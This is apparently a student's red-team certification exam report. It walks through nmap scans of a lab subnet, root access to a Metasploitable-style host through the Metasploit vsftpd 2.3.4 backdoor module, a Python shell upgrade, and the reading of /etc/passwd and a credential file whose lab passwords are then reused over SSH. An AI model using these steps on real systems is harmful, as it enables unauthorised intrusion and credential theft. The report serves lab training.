Re-Attempt Exam - CyberWarFare Labs Red Team Analyst

Report by:

Justin Franche Pineda

08-Jul-2023

Briefing

Initial Access SCOPE of Engagement :

172.16.25.0/24 [ONLY 172.16.25.1 is out of scope]

Objective:

1. The goal of the challenge is to exfiltrate the file "**secret.xml**" placed in one of the end


servers, all the steps must be documented in a **PDF report.**

1. You must get the highest (**root/administrator**) level command execution in order to pass the examination

Executing my .ovpn exam environment

```
openvpn CCRTA-Exam-TCP4-4443-exam_operator-config.ovpn
```

My Attacker IP Address: 172.16.250.4



Enumeration

Enumerating the given IP Ranges

```
nmap -sn 172.16.25.0/24 > ./Findings/nmap_172-16-25-0_24.txt
```

And resulted me to 3 IP Addresses

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-08 10:01 +04
Nmap scan report for 172.16.25.1
Host is up (0.34s latency).
Nmap scan report for 172.16.25.2
Host is up (0.64s latency).
Nmap scan report for 172.16.25.3
Host is up (0.34s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 17.37 seconds
```

Network Details

External IP Address	Remarks	Description
172.16.25.1	Out of Scope	
172.16.25.2	22 open ports	Production-Server
172.16.25.3	4 open ports (with no port 80), but with RDP port open	child.redteam.corp/Employee-System

Enumerating 172.16.25.2 using nmap scan, and had 22 open ports

```
nmap -A -sV -sT 172.16.25.3 > ./Findings/nmap_172-16-25-3.txt
```

172.16.25.2

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-08 10:02 +04
Nmap scan report for 172.16.25.2
Host is up (0.24s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.16.250.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet?
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Register
```

```
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      50563/tcp   mountd
|   100005  1,2,3      55229/udp   mountd
|   100021  1,3,4      54992/tcp   nlockmgr
|   100021  1,3,4      58097/udp   nlockmgr
|   100024  1          55217/tcp   status
|_  100024  1          57072/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Bash shell (**BACKDOOR**; root shell)
2049/tcp open  nfs         2-4 (RPC #100003)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 18
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, Support41Auth, SupportsTransactions, ConnectWithDatabase,
SwitchToSSLAfterHandshake, SupportsCompression, Speaks41ProtocolNew
|   Status: Autocommit
|_  Salt: ia,TC3rg.Lv,v1,,5cwM
```

```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2021-08-17T00:00:01+00:00; -1y325d06h07m50s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
Service Info: Hosts:  metasploitable.localdomain, Production-Server, irc.Metasploitable.LAN; OSs: Unix,
Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-08-16T19:58:33-04:00
|_nbstat: NetBIOS name: PRODUCTION-SERV, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: -690d04h47m49s, deviation: 2h18m34s, median: -690d06h07m50s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 299.46 seconds
```

172.16.25.3

```
nmap -A -sV -sT 172.16.25.3 > ./Findings/nmap_172-16-25-3.txt
```


We found 4 open ports and validates that this is windows machine where port 3389

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-08 10:03 +04
Nmap scan report for 172.16.25.3
Host is up (0.28s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CHILD
|   NetBIOS_Domain_Name: CHILD
|   NetBIOS_Computer_Name: EMPLOYEE-SYSTEM
|   DNS_Domain_Name: child.redteam.corp
|   DNS_Computer_Name: Employee-System.child.redteam.corp
|   DNS_Tree_Name: redteam.corp
|   Product_Version: 10.0.18362
|_  System_Time: 2023-07-08T06:11:29+00:00
|_ssl-date: 2023-07-08T06:11:38+00:00; +7m19s from scanner time.
| ssl-cert: Subject: commonName=Employee-System.child.redteam.corp
| Not valid before: 2023-07-07T04:10:34
|_Not valid after:  2024-01-06T04:10:34
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-07-08T06:11:32
|_  start_date: N/A
|_clock-skew: mean: 7m18s, deviation: 0s, median: 7m18s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.15 seconds
```


I will get back to this later, while I proceed on IP 172.16.25.2

port 80 at 172.16.25.2

since port 80 is open, I look at http://172.16.25.2, a Registration page for Red Team Lab



I tried the registration but it give us an error



Fatal error: *Call to undefined function libxml_disable_entity_loader() in /**var/www/reg.php** on line **2***

error after the registration


vsftpd 2.3.4

Since I couldn't get any information on port 80, I moved to the service running on port 21 which I believed vsftpd 2.3.4 has vulnerability.

```
Nmap scan report for 172.16.25.2
Host is up (0.24s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Vulnerability	System	CVSS Version 3.x	CVSS version 2.0
CVE-2011-2523 vsftpd 2.3.4	172.16.25.2	9.8 Critical	10.0 High

Using metasploit, We look on possible use of the vsftpd 2.3.4 service vulnerability.



I found an exploit for vsftpd 2.3.4 which is a Backdoor Command Execution and can be used to the target machine. Selecting the module -

exploit/unix/ftp/vsftpd_234_backdoor, and the setting up the following:

RHOSTS: 172.16.25.2

verbose: True

```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to cmd/unix/interact
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/do
                                      cs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >>
```

```
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOSTS 172.16.25.2
RHOSTS => 172.16.25.2
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set verbose true
verbose => true
```

Executing the exploit and a shell session was created, since this is not a stable shell

```
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> run

[*] 172.16.25.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.25.2:21 - USER: 331 Please specify the password.
[+] 172.16.25.2:21 - Backdoor service has been spawned, handling...
[+] 172.16.25.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (172.16.250.4:36691 -> 172.16.25.2:6200) at 2023-07-08 12:3
4:53 +0400

whoami
root
```

To have a interactive shell, I execute a terminal (tty) spawned via Python

```
python -c "import pty;pty.spawn('bin/bash')"
```

I got a root shell under the host-name Production-Server

Production-Server

```
python -c "import pty;pty.spawn('bin/bash')"
root@Production-Server:/# whoami
whoami
root
root@Production-Server:/# ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@Production-Server:/#
```

we got a root shell of Production-Server

From here I checked the /etc/passwd to check some interesting credentials

```
cat /etc/passwd
```

```
whoami
root
python -c "import pty;pty.spawn('bin/bash')"
root@Production-Server:/# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
```

I found a a familiar credential

```
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
```

I look around to gather more interesting information. Since I found another user named “prod-admin”.

```
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
prod-admin:x:1003:1003:,,,:/home/prod-admin:/bin/bash
```

prod-admin

I navigate to home root directory and found 5 users folders. And look to the prod-admin folder and found a file named “credential.txt”

```
root@Production-Server:/root# cd /home
cd /home
root@Production-Server:/home# ls
ls
ftp  msfadmin  prod-admin  service  user
```

```
cd prod-admin
ls
cat credential.txt
```


```
root@Production-Server:/home# cd prod-admin
cd prod-admin
root@Production-Server:/home/prod-admin# ls
ls
credential.txt
root@Production-Server:/home/prod-admin# cat credential.txt
cat credential.txt
Support User Credential:
User : support
Pass : support@123



Prod-admin Credential:

User: prod-admin
Pass: Pr0d!@#$%
root@Production-Server:/home/prod-admin#
```

2 interesting credentials

User Name	Password
support	support@123
prod-admin	Pr0d!@#$%

First, I try to login using the 1st credential - support:support@123. It doesn't work

```
ssh support@172.16.25.2
```



Next, I go with trying the 2nd credential - prod-admin:Pr0d!@#$%. It does work

```
ssh prod-admin@172.16.25.2
```

```
└──╼ $ssh prod-admin@172.16.25.2
prod-admin@172.16.25.2's password:
Linux Production-Server 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sun Jul 19 08:33:38 2020
prod-admin@Production-Server:~$ whoami
prod-admin
prod-admin@Production-Server:~$ id
uid=1003(prod-admin) gid=1003(prod-admin) groups=1003(prod-admin)
prod-admin@Production-Server:~$
```

So far this is the summary of what I got from the root directory enumeration.

